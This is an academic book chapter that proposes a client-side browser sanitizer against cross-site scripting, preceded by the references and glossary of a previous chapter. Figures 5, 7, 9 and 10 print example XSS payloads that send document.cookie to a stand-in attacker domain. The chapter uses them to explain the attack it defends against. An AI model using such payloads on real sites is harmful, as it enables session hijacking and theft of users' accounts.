Gupta, S., & Sharma, L. (2012). Exploitation of cross-site scripting (XSS) vulnerability on real world web applications and its defense. *International Journal of Computers and Applications*, *60*(14).

Gupta, S., Sharma, L., Gupta, M., & Gupta, S. (2012). Prevention of cross-site scripting vulnerabilities using dynamic hash generation technique on the server side. International journal of advanced computer research (IJACR), 2(5), 49-54.

Heiderich, M., Schwenk, J., Frosch, T., Magazinius, J., & Yang, E. Z. (2013, November). mxss attacks: Attacking well-secured Web-applications by using innerhtml mutations. In *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security* (pp. 777-788). ACM.

LinkedIn. (2013). *About LinkedIn*. Retrieved from http://press.linkedin.com/about

Livingstone, Haddon, & Ólafsson. (2011). *Eu Kids Online: Final Report*. Academic Press.

Louw, M. T., & Venkatakrishnan, V. N. (2009, May). Blueprint: Robust prevention of cross-site scripting attacks for existing browsers. In *Security and Privacy, 2009 30th IEEE Symposium on* (pp. 331-346). IEEE.

Nadji, Y., Saxena, P., & Song, D. (2009, February). Document Structure Integrity: A Robust Basis for Cross-site Scripting Defense. In NDSS.

OWASP. (n.d.). *Cross site scripting*. Retrieved from https://www.owasp.org/index.php/Cross-site_Scripting_%28XSS%29

OWASP Top 10 Vulnerabilities. (2013). Retrieved from https://www.owasp.org/index.php/Top_10_2013-Top_10

Saxena, P., Molnar, D., & Livshits, B. (2011, October). SCRIPTGARD: automatic context-sensitive sanitization for large-scale legacy Web applications. In *Proceedings of the 18th ACM conference on Computer and communications security* (pp. 601-614). ACM. doi:10.1145/2046707.2046776

Van Gundy, M., & Chen, H. (2012). Noncespaces: Using randomization to defeat cross-site scripting attacks. *Computers & Security, 31*(4), 612-628.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Wang, R., Jia, X., Li, Q., & Zhang, D. (2015, July). Improved N-gram approach for cross-site scripting detection in Online Social Network. In *Science and Information Conference (SAI), 2015* (pp. 1206-1212). IEEE. doi:10.1109/SAI.2015.7237298

Wang, R., Jia, X., Li, Q., & Zhang, S. (2014, August). Machine Learning Based Cross-Site Scripting Detection in Online Social Network. In *High Performance Computing and Communications, 2014 IEEE 6th Intl Symp on Cyberspace Safety and Security, 2014 IEEE 11th Intl Conf on Embedded Software and Syst (HPCC, CSS, ICESS), 2014 IEEE Intl Conf on* (pp. 823-826). IEEE. doi:10.1109/HPCC.2014.137

White Hat Security Report. (2013). Retrieved from: https://www.whitehatsec.com/assets/WPstatsReport_052013.pdf

Wurzinger, P., Platzer, C., Ludl, C., Kirda, E., & Kruegel, C. (2009, May). SWAP: Mitigating XSS attacks using a reverse proxy. In *Proceedings of the 2009 ICSE Workshop on Software Engineering for Secure Systems* (pp. 33-39). IEEE Computer Society. doi:10.1109/IWSESS.2009.5068456

XSS Definition. (n.d.). Retrieved from https://en.wikipedia.org/wiki/Cross-site_scripting

Xu, W., Zhang, F., & Zhu, S. (2010, December). Toward worm detection in online social networks. In *Proceedings of the 26th Annual Computer Security Applications Conference* (pp. 11-20). ACM. doi:10.1145/1920261.1920264

ADDITIONAL READING

Almomani, A., Gupta, B. B., Atawneh, S., Meulenberg, A., & Almomani, E. (2013). Gupta BB, Atawneh S, Meulenberg A, & Lmomani EA (2013). A Survey of Phishing Email Filtering Techniques. *IEEE Communications Surveys and Tutorials*, *15*(4), 2070–2090. doi:10.1109/SURV.2013.030713.00020

Almomani, A., Gupta, B. B., Wan, T. C., Altaher, A., & Manickam, S. (2013). Phishing Dynamic Evolving Neural Fuzzy Framework for Online Detection Zero-day Phishing Email. *Indian Journal of Science and Technology*, *6*(1), 1–5.

Alomari, E., Manickam, S., Gupta, B., Karuppayah, S., & Alfaris, R. (2012). Botnet-based Distributed Denial of Service (DDoS) Attacks on Web Servers: Classification and Art. *International Journal of Computers and Applications*, *49*(7), 24–32. doi:10.5120/7640-0724

Chhabra, M., Gupta, B., & Almomani, A. (2013). A Novel Solution to Handle DDOS Attack in MANET. *Journal of Information Security*, *4*(03), 165–179. doi:10.4236/jis.2013.43019

Esraa, A., Selvakumar, M., & Gupta, B. B. et al.. (2014). Design, Deployment and use of HTTP-based Botnet (HBB) Testbed. *16th IEEE International Conference on Advanced Communication Technology (ICACT)*, P. 1265-1269, 2014.

Gupta, B. B. (2012). Predicting Number of Zombies in DDoS Attacks Using Pace Regression Model. CIT. *Journal of Computing and Information Technology*, *20*(1), 33–39. doi:10.2498/cit.1001840

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Gupta, B. B., Joshi, R. C., & Misra, M. (2009). Defending against distributed denial of service attacks: issues and challenges. *Information Security Journal: A Global Perspective*. *Taylor & Francis Group*, *18*(5), 224–247.

Meyerovich, L. A., & Livshits, B. (2010). *Conscript: Specifying and enforcing fine-grained security policies for javascript in the browser*. proceedings of the 2010 IEEE symposium on security and privacy (sp, 10) Washington, DC, USA. doi: doi>10.1109/SP.2010.36

Negi, P., Mishra, A., & Gupta, B. B. (2013). Enhanced CBF Packet Filtering Method to Detect DDoS Attack in Cloud Computing Environment. *International Journal of Computer Science Issues*, *10*(2), 142–146.

Singh, A., Singh, B., & Joseph, H. (2008). *Vulnerability analysis for http*. (Vol. 37, pp. 79-110). New York,USA: Advances in information security (Springer). Retrieved from http://link.springer.com/chapter/10.1007/978-0-387-74390-5_4

Srivastava, A., Gupta, B. B., & Tygi, A. et al.. (2011). *A Recent Survey on DDoS Attacks and Defense Mechanisms.* Book on Advances in Parallel, Distributed Computing, Communications in Computer and Information Science (CCIS), LNCS. *Springer-Verlag Berlin Heidelberg, CCIS*, *203*, 570–580.

KEY TERMS AND DEFINITIONS

Access Control List (ACL): It records all permission attached to a user or a particular object or resource. It specifies the actions a user can perform on the objects i.e which user is granted access to objects. It is basically used to authenticate the actions performed by the users.

Address Resolution Protocol (ARP): It is a protocol which is used to map IP address (network address) to the hardware address (MAC address) of a particular computer on the network.

Asynchronous Java-Script And XML (AJAX): It is a new technology standard developed to design dynamic Web application. It is basically a set of Web development techniques like JavaScript and XML which uses Web technologies to generate asynchronous Web applications on the client side.

Attacker: Any person who behaves in an incorrect manner. Attacker performs illegal activities on the Internet (i.e launches cyber-attacks) for his benefits like financial account hijacking for stealing money.

Client: Any device or person who makes request to access resource on the Internet and receives the response from the server.

Clickjacking: It is also called as User Interface redress attack (UI redress attack). It is a malicious activity performed by the attacker to gain access to user confidential information. In this user is dodged to click on something (malicious URL) which is different from what is perceived by the user.

Cookie: It is a small piece of text generated by the Web server and send back to browser in the HTTP response. It is a mechanism used by the Web sites to record stateful information of the user or user's browsing history. It includes login credentials of the user.

Content Spoofing: It is a code injection vulnerability which uses non-scripting method to inset malicious code into the Web application to harm users.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Content Security Policy (CSP): It is an add-on service provided by the current browser for security purpose. It is security layer to detect and prevent against code injection attacks like XSS.

Cross Site Request Forgery (CSRF): It is a type of attack initiated when a malicious Website causes a user to perform some illegal action on the legitimate Web site, for which user is granted access.

Cross Site Scripting (XSS): It is a code injection vulnerability found in many Web applications to inject malicious scripting code to steal the user's sensitive information like session cookie and token.

De-Anonymization: Pseudonyms are used by the user to hide their original identity from other user on social networking sites for the security purpose. De-anonymization is a type of attack uses session cookie, network topology and user group membership to unhide the user's real identity.

Denial-Of-Service (DOS) Attack: It is a type of attack in which a machine or network resource is made unavailable to its users so as to make a host temporarily suspended on the network.

Document Object Model (DOM): It is a method used by the browser to interpret the HTML code. It is a cross-platform and language free standard used to modify the objects in the HTML. Nodes represent the objects in the HTML document in a tree like structure called the DOM tree.

Drive-by-Download Attack: It is a malware installing technique which is initiated when a user clicks on some pop-up messages. These malwares are downloaded into the user's computer in a manner invisible to user.

Encryption: It is used for security purpose in which a text is converted in to unreadable format by using some cryptographic technique.

Filter: It is used to retrain the data flows in and out on the network according to some predefined policy set by the organization.

Hyper Text Markup Language (HTML): It is a language used to generate the Web documents. It uses markup tags to specify the document objects.

Hyper Text Transfer Protocol (HTTP): It is an application layer rule for distributed, hypermedia information system used to transfer the hypertext data over WWW.

HTTP Request: A request send by the client to access some resource form the server using HTTP protocol.

HTTP Response: A Web page sends back by the server in response to the HTTP request by the client.

Hyperlink: It is a technique to refer to the data on the Web page on clicking the link on the currently displayed Web page.

Identity Clone Attack: In this type of attack, attacker deceives the user's friend to make healthy relationship with him by replicating the user's identity either in the same network or other network.

Information Leakage: Many users willingly share their personal data on the social networking media with their friends. This information may be used by some other person for their benefits. Like insurance company may use health related data to make their decision.

Inference Attack: It is a type of attack in which user sensitive information is inferred by the data disclosed by the user. It uses the data mining techniques to predict useful information.

Insufficient Session Expiration: It is caused when a Web site allows an attacker to access to user's account by reusing old session credentials and hence escalates Web site exposure to cyber- attacks to steal sensitive information of the user.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Insufficient Authorization: It occurs due to improper authorization of user to ensure that user is performing the actions according to the defined policies.

JavaScript: It is a scripting language used to develop the dynamic Web applications.

Location Leakage: Many users reveal their location details on the OSN sites which may be used by the stalkers to harm to the user.

Malware: These are the malicious software or computer programs to interrupt the computer processing to take control of user computer or collect the sensitive information like login details. Examples are: viruses, Trojans horses, net worms etc.

Malicious Code: Code which looks legitimate but performs some unwanted actions and produce harmful effects like data leakage.

Polymorphic Worm: It is a type of worm which changes itself after each step of its propagation keeping its semantics intact.

Parse Tree: Parse tree is an ordered rooted tree that denotes the syntactic structure of the HTML document. It is used by the browser to process the document received from the server.

Server: Any machine which can serve to the client request by providing the requested resource.

Socialbots: These are the fake identities created to mimic legitimate user behavior to gain the user trust and after that steal the user sensitive information.

Socware: It uses posts and messages from the friends in social networking sites. It makes the user to install socware related malicious application and then sends the malicious posts and messages to user's friends on user's behalf.

Spamming: It is technique to send spam messages like advertisements to the user to interrupt the user or flood him by sending him many spam messages.

Session Hijacking: It occurs when attacker exploits the Web application session management vulnerability to take control of some user's credentials to control the corresponding session. It may lead to man-in-middle attack.

SQL Injection: It is a code injection vulnerability in which attacker injects some malicious SQL commands in to the execution field of the database.

Sanitization: It is method similar to filtering procedure in which user generated data is validated according to some rules defined according to the context in which data is entered. It is done to remove the malicious data from code of the Web application.

Same Origin Policy (SOP): In this policy, scripts contained in one Web page can use the data of some other Web page only if they both have same origin.

Spoofing: It is condition where in attacker masquerades himself as some other legitimate user to perform illegal activity.

Spyware: In this type of attack, attacker collects all the user information without his knowledge by making him to install something which contains the malicious software.

Uniform Resource Locator (URL): It is used to denote or refer any resource on the Internet.

Virus: It is a self-replicating code which looks like good code but performs harmful effect. It may cause severe harm to the user by taking control of his computer or cruses his computer.

Victim: Any user who is infected by some type of cyber-attacks or worms.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

World Wide Web (WWW): It is space in which Web pages are identified by the URLs and contain hyperlinks to other Web pages.

Web Server: It is a machine used to process the client's request and generate the response Web page for the client. It may a single machine or a group of machine works distributively.

Web Application: It is an application runs over the client-server framework where client makes requests by browser.

Web Browser: It is software tool used to retrieve and present the information resource on the WWW. Information resource is retrieved by using the URL.

This research was previously published in the Handbook of Research on Modern Cryptographic Solutions for Computer and Cyber Security edited by Brij Gupta, Dharma P. Agrawal, and Shingo Yamaguchi, pages 216-245, copyright year 2016 by Information Science Reference (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 39
BDS:
Browser Dependent XSS Sanitizer

Shashank Gupta
National Institute of Technology Kurukshtra, India

B. B. Gupta
National Institute of Technology Kurukshtra, India

ABSTRACT

Cross-Site Scripting (XSS) attack is a vulnerability on the client-side browser that is caused by the improper sanitization of the user input embedded in the Web pages. Researchers in the past had proposed various types of defensive strategies, vulnerability scanners, etc., but still XSS flaws remains in the Web applications due to inadequate understanding and implementation of various defensive tools and strategies. Therefore, in this chapter, the authors propose a security model called Browser Dependent XSS Sanitizer (BDS) on the client-side Web browser for eliminating the effect of XSS vulnerability. Various earlier client-side solutions degrade the performance on the Web browser side. But in this chapter, the authors use a three-step approach to bypass the XSS attack without degrading much of the user's Web browsing experience. While auditing the experiments, this approach is capable of preventing the XSS attacks on various modern Web browsers.

INTRODUCTION

In the recent times of World Wide Web (WWW), static web pages were used on the web server side for responding the request of various users. As the name signifies the sense, these web pages generally provides the content in response web page as it is stored on a web server. These web pages are suitable for such type of content that rarely or never needs to be updated. Though, static web pages had no major security concerns. However preserving large amount of static web pages on the web server side is unfeasible without automated tools. Therefore the performance of the web server with static web pages becomes a bottleneck.

On the other hand, in order to increase the readability and enhancement of the web page, the web application comes into the era of dynamic web pages. These web pages are designed in such a way to

DOI: 10.4018/978-1-5225-3422-8.ch039

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

meet the personalized and up to date information to the client. Dynamic web pages generally provide the web content in a response web page based on the user supplied input. Client's web browser sends the HTTP request by initiating an interaction with the web server. The web server will collect the data from various resources and assembled into one web page and finally transmit it to the web browser. There are many tools (like bulletin boards, search engines, login forms etc) available in the dynamic web pages which demands the interaction between the web server and user.

Apart from these useful features of dynamic web pages, these web pages also allow the attackers to embed the malicious code as well. When such types of malicious codes are executed by web browser, then the user has to compromise various types of credential resources (e.g. cookie, credit card numbers etc.). In the present era, the modern dynamic web application assures the security of some of the important credentials of a user (like user-id and password). However, there are some other sensitive credentials (e.g. cookies) which are the best possible targets for the attackers. If such credentials are compromised by an attacker, then he can simply hijack the victim's session, access the confidential resources of its web application etc.

Cross-Site Scripting (XSS) (Alfaro et al., 2007) is one of such vulnerability which is generally caused by the improper sanitization of user input. The web server processes the information without checking for the vulnerable code injected in it and displays this vulnerable content in the web page and sends it the web browser. The web browser executes this vulnerable code and transfers its credential resources to the attacker's domain. The main goal of XSS attack is to steal the cookies of the victim's web browser and redirect it to the attacker's web application. Later on the attacker can use this cookie to access the sensitive resources of the web application of victim.

Hyper Text Transfer Protocol (HTTP) (Gourley et al., 2002) is a client/server based internet protocol which is generally used for information exchange between the client and server. Although, it is a stateless protocol, therefore it does not store any information regarding the session initiated by the client and web server. It also does not guarantee that the HTTP requests and corresponding HTTP responses are shared by the same user or not. Therefore this protocol cannot prove the authenticity of the user using the internet. To overcome this problem, cookies comes into picture, which are simply text files generated on the web server side.


Cookie is generally shared between the web browser and web server. The main goal of sharing the cookie file between the web server and web browser is to maintain the continuity between them. The web applications generally use cookies to provide a mechanism for creating state full HTTP sessions. The cookies are supported by nearly all up to date web browsers and therefore allow for a greater flexibility in how user sessions are maintained by the web applications. For web applications that need authentication, they frequently use cookies to store the session Ids (Kristol, 2000) and then pass the cookies to the users after they have been authenticated. The cookies are stored in the user's web browser. The web browser returns the cookies every time it needs to reconnect as a part of an active session and then the web application associates the cookies with the user. The following Figure 1 shows the scenario of cookie sharing between the web browser and web server.

The following are the steps of interaction between client's web browser and server for exchanging HTTP request and response messages:

1. In most of the cases whenever a client wants to access the resources of web application, the first step is to submit a user-id and password through web browser to the web server of a particular web application.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 1. Cookie file sharing between the Web browser and Web server



2. On the server side, the web server will perform the necessary check on the received user-id and password. If check passes, then the server will generate a cookie file along with the response web page, otherwise not. The server will also store the corresponding cookie file on its database for further checking.
3. On receiving the cookie file by the web browser, the web browser simply store its cookie file in its cookie repository. Since the client's web browser has come across its requested web page of the web application, therefore whenever, client wants to access the resources of web application; the web browser has to simple request a web page from the web server of the web application. Note that the web browser's has to transmit the request with the last received latest cookie file, so that web server will recognize that the request has come from the authenticated client's web browser.
4. On the reception of a request along with cookie file by the web server, the web server will perform a necessary check on the cookie file from its stored cookie database. If the contents of the cookie file will match, then the web server will reply to the web browser with a response web page appended with a new or the same cookie file. So by this way the client's web browser has proved its authenticity with the help of a cookie file.

Now each time, whenever client's web browser request the web page from the web server of web application, the web browser has to simply append its request with the corresponding cookie file and send it to the server. The server will compare the received cookie file with the stored one. Based on this comparison the server decides whether to reply with the response web page or not. Note that each time server replies with a response web page with a new or same cookie file. So this is clear that HTTP request and response messages are always appended with the cookie file.

On the other hand, cookie file requires a high level of defense when exchanging between the web browser and web server. As the cookies can be able to equally identify and authenticate the users, this


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

makes the cookies a very appealing target for attackers. In lots of cases, the attacker who can acquire legitimate cookies of the user session can use them to directly enter that session. By means of the cookies of the user in hand, the attacker can mimic the user and then acts instead of that user, and interacts with the web application. Therefore, cookie files are the finest probable target for the attackers. If such sensitive resource (cookie) is grabbed by an attacker, then an attacker can simple perform a session hijack on your account of web application, access the sensitive resources (like credit card numbers etc.) of web applications etc.

Since cookies are clearly transferred onto the network using HTTP protocol. One way is to protect the cookies by simply perform the encryption using secure protocols (like HTTPs). But this obsolete technique simply shields the cookies on the network. It cannot defend the cookies on the web browser. One of the most well known vulnerability i.e. Cross-Site Scripting Vulnerability (XSS), whose main target is to steal the cookies from the web browser side. Still in the modern era of World Wide Web (WWW), 85% of the web applications are still vulnerable to this XSS Attack. According to the survey (OWASP, 2013) done by the Open Web Application Security Project (OWASP) in 2013, XSS attack is the third most top vulnerability among the top ten Vulnerable threats which is as shown in the Figure 2.

Cross-Site Scripting attacks (XSS attacks for short) (Alfaro et al., 2007) are such type of attacks against web applications in which an attacker gets control of the user's browser in order to run a malicious script (usually an HTML/Java Script Code) within the perspective of trust of the web application's site. Therefore XSS attacks are the attacks against the web applications which generally occur due to the improper sanitization of user input. The main goal of this vulnerability is to steal the victim's web browser sensitive resources (e.g. cookies) by injecting a poorly written java script code. Now a day's web applications are developed using advanced HTML and java script tags. The obsolete method of

Figure 2. OWASP top ten vulnerable projects in year 2013



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

bye-passing the XSS attack is to simply disable the scripting languages on the client's web browser side. However by doing this, user has to compromise with the enhancement and readability of the web page.


Figure 3 is an architecture (Gupta et al., 2012) which shows the sequence of steps of exploiting the XSS vulnerability by an attacker.

The above architecture contains three useful commodities i.e. Attacker Domain, Victim Domain and Vulnerable Web Application. Here are some sequences of steps which will explain the above architecture:

1. Firstly the attacker has found that the corresponding web application is vulnerable to XSS Attack. Therefore the attacker has posted a malicious java script Code on the vulnerable web application whose function is to steal the cookies of the victim's account session.
2. Secondly, the victim logs into the vulnerable web application by giving the user-id and password. As a result, the web server of web application will generate and transfer the cookie of that particular session to victim's browser.
3. In the third step, the victim browses the vulnerable web application and clicks on the link posted by an attacker.
4. In the fourth step, the Java Script Interpreter of the victim's browser gets invoked and transfers the cookies of the victim's account session to the attacker's domain.

Now lastly, these cookies will be utilized by the attacker to get into the account of victim. XSS attack normally occurs in dynamic web applications which require input from the user side. Generally three types of parties are involved in XSS attack i.e. Attacker web application, Victim web application and

Figure 3. Steps of exploitation of XSS vulnerability



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

the Victim's web browser. There are two types of XSS attacks i.e. Persistent XSS Attack (also known as Stored XSS Attack) and Non-Persistent Attack (also known as Reflected XSS Attack).


PERSISTENT XSS ATTACK

This type of XSS attack can be generally seen in those areas of web applications where users are allowed to input HTML code (e.g. in online message boards). Therefore this class of XSS attack persistently stores the malicious java script code on the web application.

These are such attacks where the injected script is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc. The victim then retrieves the malicious script from the server when it requests the stored information. The following are the steps for exploitation of Persistent XSS Attack:

1. Initially, the attacker logs onto the victim's web application and post a malicious java script code (shown in the Figure 5) (Alfaro et al., 2007) successfully.
2. Meanwhile the victim logs onto its own web application through web browser by submitting a user-id and password to the web server. The web server of victim's web application in response sends a response web page along with a cookie file. The cookie file is now stored on the victim's web browser database.

Figure 4. Steps of exploitation of persistent XSS vulnerability



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 5. Structure of malicious java script code for stored XSS attack

```
<HTML>
<title>STORED XSS ATTACK DEMO</title>
Click on the iImage <BR>
<img src="demo.jpg">
<script>
document.images[0].src=http://www.attacker.domain/demo.jpg?stolencookies=+document.cookie;
</script>
</HTML>
```


3. Somehow the victim's web browser clicks on the malicious link posted by the attacker in Step 1. As a result the java script interpreter gets invoked on the victim's web browser side. The malicious java script code gets executed by the java script interpreter and finally cookies associated with the victim's web browser will get transferred to the attacker's domain.

NON-PERSISTENT XSS ATTACK

These are such type of attacks where the malicious java script code is reflected back to the victim's web server in the form of an error message, result of search engines in web applications or any other response web page or a message that includes some or all part of the input sent on the web server side. Therefore in this type of attack, there is no need of storing the malicious java script code on the victim's web application. The Figure 6 shows an example scenario of exploiting the vulnerabilities of reflected XSS attack.

Here are the steps of exploiting the vulnerabilities of non-persistent XSS attack:-

Figure 6. Steps of exploitation of non-persistent XSS vulnerability



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

1. Initially the victim will browse the attacker's web application through its web browser and clicks on the HTML link (shown in the Figure 7) (Alfaro et al., 2007) crafted on the attacker's web application.
2. By clicking on the link, the HTTP request containing the malicious java script code will be forwarded to the victim's web server.
3. Since the web server of the victim's web application does not contain the required resource (i.e. malicious java script code), therefore it will return an error message containing the name of that resource to the victim's web browser.
4. On receiving the error message indicating the name of resource by the victim's web browser, the java script interpreter of the victim's web browser will get invoked and execute the malicious java script code on the victim's web browser.
5. Finally cookies associated with the victim's web browser will redirect to the attacker's domain.

BACKGROUND AND LITERATURE SURVEY

The researchers have focused on some issues related to Cross-Site Scripting (XSS) Attacks. The survey has been divided into two categories:

1. Detection of XSS Vulnerabilities.
2. XSS Defensive Techniques.

1. **Detection of XSS Vulnerabilities:** In recent survey authors (Singh et al, 2008) have clearly mentioned the steps of determining whether a website is vulnerable to XSS attack or not. Following are the steps (shown in the Figure 8) of finding whether a website is prone to XSS attack or not.
   a. Open a website from a web browser and browse for those areas of web application which demand input from client's web browser (or user) side. Such spots in web applications are login forms, bulletin boards, search fields, comments etc.
   b. Now simply input any text (e.g. username or any keyword) into these spots and submit this text to the web server of the web application.
   c. After this moment, test the first condition which states that check the response web page of the web server for the same text or keyword which was supplied by the user. If the response web

Figure 7. Structure of malicious java script code for reflected XSS attack

```
<HTML>
<title>REFLECTED XSS ATTACK DEMO<title>
Click here to know about Reflected XSS Attack Demo
 <a href="http://www.victim.domain/
<script>\document.location=http://www.attacker.domain/demo.jpg?stolencookies=+document.cookie;\
</script>'>link</a>.
</HTML>
```


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

page contains the same keyword, then the web application can be declared as XSS vulnerable. On the other hand if the response web page does not contain any user supplied keyword then check for the second condition.

d. The second condition ask you to simply input any java script string (<script> "Hello"</script>) in the user supplied areas and submit this input string to the web server of the web application. After submitting this request to the web server of the web application, if the web server replies with a "Hello" message in the form of pop-up window, then your website is vulnerable to XSS attacks and if no such pop-up message displays, then check for the final condition.
e. The last condition states that simply search for the same input java script string (<script> "Hello"</script>) in the source code of the web application. If any part of the string is successfully found, then the web application is vulnerable to XSS attack.

In the recent survey a scheme (Lucca et al., 2004) had proposed which focus on detecting the vulnerabilities of XSS attacks by performing a static as well as dynamic source code analysis of the web applications. Static analysis of the source code of web applications was proposed to identify the possible vulnerabilities in web pages. On the other hand dynamic source code analysis was generally performed to discover the genuine vulnerabilities of web pages derived from static analysis. The authors had introduced a technique which is composed of Control Flow Graph (CFG) of information that is utilized by web server page. This graph consists of input and output nodes. Generally input nodes are those nodes related with the statements which collect the input data from a user submitted HTML forms, extracting the value of query string, cookies or any other source of input. Output nodes are related with those statements which generally perform write operation on a database field, files, cookie or displaying the output on the client web page. According to this method, a web server page is likely to be vulnerable if there exits an input message (possibly provided by the user), input node and output node such that all the CFG paths will leave the input node and enter into the output node. On the other hand, a web server page including an input message is safe if the output of the web page will not change with respect to the input message.

However this technique helps in investigating the only fixed spots of XSS attack vectors in the source code of web applications. However some of the vulnerable spots remain unnoticed by this technique. Moreover, this method also results in false positive warnings. For e.g. suppose a web server page extracts the input data from the user side and stores into its database. The static analysis of this technique somehow declares that this web page is potentially not safe. But later on some other web page reads this stored input data and incorporates this data in output web page in encoded form. As a result, now this output web page cannot be declared as a vulnerable.


A Webmail XSS fuzzer (Tang et al., 2011) called L-WMxD (Lexical based Webmail XSS Discoverer), which works on a lexical based mutation engine which is an active defence system to discover XSS before the Webmail application is online for service. The researchers had run L-WMxD on over 26 real-world Webmail applications and found vulnerabilities in 21 Webmail services, including some of the most widely used Yahoo-Mail. Recently, a static analysis for finding XSS vulnerabilities (Wassermann et al., 2008) has been put forward that directly addresses weak input validation. This approach combines work on tainted information flow with string analysis. Pixy (Jovanovic et al., 2006) is a tool that performs data flow analysis on PHP code to detect reflected XSS vulnerabilities. Various prototype tools which are based on Pixy have been implemented by the researchers and test on the real world PHP

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

programs. Similar approaches have been adopted by commercial products like AppScan (Appscan, n.d.), Acunetix (Acunetix Vulnerability Scanner, n.d.), Nessus (Nessus, n.d.) and so on.

2. **XSS Defensive Techniques:** Cross-site Scripting (XSS), one of the top most vulnerability in the web applications, demands an efficient approach on the server side as well as client side to protect the users of the web application. An application-level firewall (Scott et al., 2002) is suggested, which is located on a security gateway between client and server and which applies all the security relevant checks and transformations. Some server side prevention approaches require the collaboration of web browsers. One such example is BEEP, (Browser-Enforced Embedded Policies) (Louw et al., 2009) a mechanism that modifies the browser therefore that it cannot execute the malicious scripts. Security policies dictate what the server sends to BEEP-enabled-browsers. Apart from this, the researchers in the past developed the WebSSARI (Web Security via Static Analysis and Runtime Inspection) tool (Halfond et al., 2008), which performs type-based static analysis to identify potentially vulnerable code sections and instrument them with runtime guards.

Figure 8. Steps to detect whether a website is vulnerable to XSS attack or not



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

On the client side, researchers have developed the Noxes (Kirda et al., 2009) which acts as a personal firewall that allows or blocks connections to websites on the basis of filter rules, which are generally user-specified URL white-list and blacklist websites. When the browser sends a HTTP request to an unknown website, Noxes immediately alerts the client, who chooses to permit or deny the connection, and remembers the client's action for future use. Another client side approach (Vogt et al., 2007) which aims to identify the information leakage using tainting of input data in the browser. A mechanism for detecting malicious java script (Hallaraker et al., 2005) was also proposed. The system consists of a browser-embedded script auditing component, and IDS that processes the audit logs and compares them to signatures of known malicious behaviour or attacks.

Several server-side countermeasures do exists, but such techniques have not been universally applied because of their exploitation overhead. On the other hand, existing client side solutions degrade the performance of client's system resulting in poor web surfing experience. The requisite to install updates or additional components on each user's web browser or workstation also degrade the performance of client side solutions.

On the other hand a variety of types of encoding schemes had also been proposed in which script tags are generally encoded which is as shown in the Figure 4 (Alfaro et al., 2007). Figure 3 (Alfaro et al., 2007) shows the real time malicious java script code for stealing the cookies in non encoded form.

The solutions mentioned above regarding prevention of XSS attack cannot prevent the XSS attack completely. Therefore, in the next section we have proposed a new technique which is implemented on the client's web browser side (Browser Dependent XSS Sanitizer), whose aim is to simply sanitize the infected or poorly written java script code and libraries in the HTTP request and response web pages.

PROPOSED TECHNIQUE: BROWSER DEPENDENT XSS SANITIZER

In XSS attack, the script which is executed in the user's web browser, looks like an output from a legitimate web application, but it is beneath the control of the attacker. This script normally collects private credentials and other susceptible information like cookies and session identifiers, processes it, and sends it to the site hosted by attacker in order to gather the information. As the script comes from a genuine website, it is considered as normal behaviour.

As discussed in preceding sections, solutions on server side result in considerable degradation of web application and are often unreliable, whereas the client side solutions result in a poor web browsing experience, there is need of an efficient client side solution which does not degrade the performance.

Figure 9. Malicious java script code

```
<script>document.location=http://www. attacker.domain/demo.jpg?\stolencookies=+document.cookie;</script>
```

Figure 10. Malicious java script code in encoded form

```
&lt;script&gt;document.location=http://www. attacker.domain/demo.jpg?\stolencookies=+document.cookie;&lt;/script&gt;
```


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


Recently, the authors have specified seventeen fine-grained security policies (Meyerowich et al., 2007) for the Java Script in the browser. Therefore in this chapter we have utilized some of their fine-grained security policies on the client side web browser and proposed a security model i.e. Browser Dependent XSS Sanitizer on the web browser. The objective of this sanitizer is to follow a proposed three step filter process and to protect the web page from poorly written malicious java script code. Moreover, the proposed Browser Dependent Sanitizer system is designed in order to provide effective security against the Cross Site Scripting attack, keeping the idea of practical security with optimized web browsing experience. This approach uses a three step process, described in Figure 11.

The initial step is to receive the HTTP request from the user's web browser and forward it to the first filter process i.e. communication blocker. The job of this process is to restrict the XML HTTP Request (XHR) because this request typically includes the user-id and password in its parameters. This filter process also avoids the cross-domain request and restricts the cross-frame messages to avoid some serious attacks like man-in-the-middle attack.

The second filter process is script interceptor which examines the application level parameters and relates the rules on the input. First and foremost, it checks for the highest figure of characters, and if the input goes ahead of the number of characters, then the input is discarded not including processing the input further. Again it simply remove the dynamic scripts i.e. clearly reject whichever code from being launched following a certain point, such as after the main library loads. Additionally it also rejects the inline scripts to disable the effect of various known attacks like Samy worm. Moreover the policy defined in this script interceptor is also to simply disallow any string parameters to functions like set interval and set timeout because these functions implement callbacks in reaction to the passing of time.

